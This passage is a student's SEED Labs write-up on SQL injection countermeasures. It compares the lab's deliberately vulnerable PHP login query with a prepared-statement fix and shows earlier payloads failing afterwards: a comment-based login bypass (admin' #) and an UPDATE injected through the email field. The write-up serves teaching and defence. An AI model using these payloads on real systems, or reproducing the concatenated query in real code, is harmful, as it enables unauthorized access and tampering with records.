$stmt->bind_param("is", $id, $pwd);
$stmt->execute();
$stmt->bind_result($bind_name, $bind_local, $bind_gender);
$stmt->fetch();
```

Using the prepared statement mechanism, we divide the process of sending a SQL statement to the database into two steps. The first step is to only send the code part, i.e., a SQL statement without the actual the data. This is the prepare step. As we can see from the above code snippet, the actual data are replaced by question marks (?). After this step, we then send the data to the database using `bind_param()`. The database will treat everything sent in this step only as data, not as code anymore. It binds the data to the


From this information we should be able to setup prepared statements in the current code. We can see such a flaw mentioned above here.



```
      $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
email,nickname,Password
      FROM credential
      WHERE name= '$input_uname' and Password='$hashed_pwd'";
      if (!$result = $conn->query($sql)) {
```


Luckily we have the “safe” versions provided to us by the lab, instead of being called “unsafe_xxx” they are called “safe_xxx”. For instance our unsafe home is called “unsafe_home.php” while the safe implementation is stored in “safe_home.php”, from here we can see the difference between the two versions.

Safe version




```
      // create a connection
      $conn = getDB();
      // Sql query to authenticate the user
      $sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn,
phoneNumber, address, email,nickname,Password
      FROM credential
      WHERE name= ? and Password= ?");
      $sql->bind_param("ss", $input_uname, $hashed_pwd);
      $sql->execute();
      $sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber,
$address, $email, $nickname, $pwd);
      $sql->fetch();
      $sql->close();

      if($id!=""){
        // If id exists that means user exists and is successfully authenticated
        drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,
$address,$phoneNumber);
      }else{
        // User authentication failed
        echo "</div>";
        echo "</nav>";
```

Unsafe version



```
      // create a connection
      $conn = getDB();
      // Sql query to authenticate the user
      $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
email,nickname,Password
      FROM credential
      WHERE name= '$input_uname' and Password='$hashed_pwd'";
      if (!$result = $conn->query($sql)) {
        echo "</div>";
        echo "</nav>";
        echo "<div class='container text-center'>";
        die('There was an error running the query [' . $conn->error . ']\n');
        echo "</div>";
      }
      /* convert the select return result into array type */
      $return_arr = array();
      while($row = $result->fetch_assoc()){
        array_push($return_arr,$row);
      }

      /* convert the array type to json format and read out*/
      $json_str = json_encode($return_arr);
      $json_a = json_decode($json_str,true);
      $id = $json_a[0]['id'];
      $name = $json_a[0]['name'];
      $eid = $json_a[0]['eid'];
```

I replace the unsafe version with the safe version and try our first attack once more.




Employee Profile Login

USERNAME: admin' #

PASSWORD: Password


Upon clicking "Login" we now get an error instead,



The account information your provide does not exist.


Go back

We will do the same for all the other unsafe files and replace them by the code found within their "safe" counterparts. We still know the login details for Boby so we will use them to login, and let's try to change his salary again. Note that the frontend hasn't been changed, but the unsafe_edit_backend.php has been changed which should remedy our attacks on the frontend.
User: Boby
Password: MyAccountNow



Boby's Profile Edit


NickName	NickName
Email	Email
Address	UpdatingBoby



Boby's Profile Edit

NickName	NickName
Email	: 50000 WHERE Name = 'Tes
Address	UpdatingBoby
Phone Number	PhoneNumber

Using the query **BobyDoesntSmells@IAmNotPoor.com', salary = 50000 WHERE Name = 'Boby' #** once more, but using his actual name (as we changed that at the end of task 3) and trying to change his email to something nicer, and a more respectable salary.



www.seedlabsqlinjection.com/unsafe_home.php

Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	BobySmells@YouArePoor.com', salary = 50000 WHERE Name = 'Boby' #

Saving this now instead of executing the SQL query stores it as a full string in his email address, I guess his salary won't change and his email is doomed to look strange.
In a "safe" frontend some kind of string validation would be in order to block such entries, such as limiting the specific fields to specific characters, for instance the email field would accept some text, an @, some more text and finally a domain name, such as "Boby@email.com".

After those safe edits have been applied I can't seem to execute any previous attack I've attempted, so as far as I can see the prepared statements remedy those problems.